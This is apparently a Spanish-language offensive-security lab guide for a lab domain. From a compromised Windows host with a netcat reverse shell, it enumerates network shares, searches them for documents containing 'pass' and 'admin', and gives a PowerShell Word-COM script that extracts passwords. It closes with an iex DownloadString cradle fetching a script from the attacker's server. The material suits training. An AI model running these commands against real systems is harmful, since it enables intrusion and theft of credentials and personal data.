LABORATORIO 6.1 : *Searching data on user machines*

TEMA: ***Searching for the crown jewels***

Objetivos:

- Obtener archivos relevantes en todo el dominio con un host previamente comprometido
- En el host, se logro escalamiento de privilegios local y se tioene una session establecida con netcad.

Descripción / Escenario:
Una estación de trabajo que pertenece al Dominio ACME.HACK se encuentra comprometida y se desea comenzar a extraer datos (diagramas de red, archivos con contraseñas, datos personales como nombres, documento de identidad, números privados telefónicos, cargo en la empresa, anexos, etc)
El dispositivo comprometido tiene como sistema operativo Windows 10 Pro (Build 19xx)

Recursos necesarios:
Máquina Virtual atacante: Kali con shell reversa a Windows 10 Pro (Build 19xx).
Máquina Virtual objetivo: Toda la subred o subredes adyacentes.

Procedimiento:

Paso 1:
En el atacante abrir el puerto 443 con netcat para establecer una sesion:
#netcat -lvp 443
Una vez obtenido la shell, usar el comando:
c:>powershell.exe
Se obtendra:
PS c:>
Con la consola de powershell ejecutar los siguientes comandos:

get-WmiObject -class Win32_Share -computer <target>
Ejemplo:
get-WmiObject -class Win32_Share -computer W2K12-ACME-AD2-SQL
get-WmiObject -class Win32_Share -computer W2K16-ACME-AD1



Figura 2. Enumeramos remotamente las carpetas compartidas

Paso 2:
Validamos permisos sobre la carpeta compartidas, teniendo en cuenta que no contamos con credenciales. Las carpetas a explorar seran con valor Acess = “Everyone Allow”



Figura 3. Validamos los permisos sobre las carpetas compartidas

Paso 3:
Luego de validar el permisos sobre las carpetas, realizamos una busqueda de archivos -

txt, .doc, .docx, .xsl , xsls etc

Get-ChildItem "\\< folder comportido>" -Include *.doc, *.docx, *.xls, *.xlsx *.txt -Recurse -ErrorAction Ignore -Force

Ejemplo:
Get-ChildItem "\\w10o-acme\file" -Include *.doc, *.docx, *.xls, *.xlsx -Recurse -ErrorAction Ignore -Force



Figura 4. Contraseña descubierta para el usuario test.

Paso 4:
Después de localizar archivos compartidos, parseamos los datos para localizar data sensible, para esta caso usaremos las palabras claves “pass” y “admin”
Get-ChildItem "\\<nombre host>\<carpeta>" -Recurse -Include *<nombre de archivo>*.txt | Select-String -Pattern <palabra clave>
Ejemplo:
Get-ChildItem "\\W2K16-ACME-AD1\relation\" -Recurse -Include *admin*.txt | Select-String -Pattern admin



Figura 5. Localizamos el archivo y el contenido, con la palabra clave.

Para el caso de archivos en Word y Excel, podemos usar el “com interface” por ejemplo para word: Word.application, aca un ejemplo del script a ejecutar:

```
Remove-Item claves.txt,docs.txt 2>$null
Get-ChildItem "\\w10o-acme\file" -Include *.doc, *.docx -Recurse -ErrorAction
Ignore -Force | % {$_.FullName} >> docs.txt
foreach ($line in Get-Content docs.txt){
    $Word = New-Object -ComObject Word.Application
    $Document = $Word.Documents.Open("$line")
    $Document.Paragraphs | ForEach-Object {
        $_.Range.Text >> claves.txt
```

```
    }
    cat claves.txt | Select-String -Pattern pass
    $Word.Quit()
}
```

***En la consola del atacante**

Grabamos el archivo con el nombre “script.ps1” en la ruta /var/www/html/.
Habilitamos el servicio apache con:
#service apache2 start

***En la consola de la víctima**

luego en el host comprometido ejecutamos en la consola de powershell el siguiente comando:
PS C:>iex(New-Object Net.WebClient).DownloadString('http://<ip atacante/script.ps1')

Comentarios: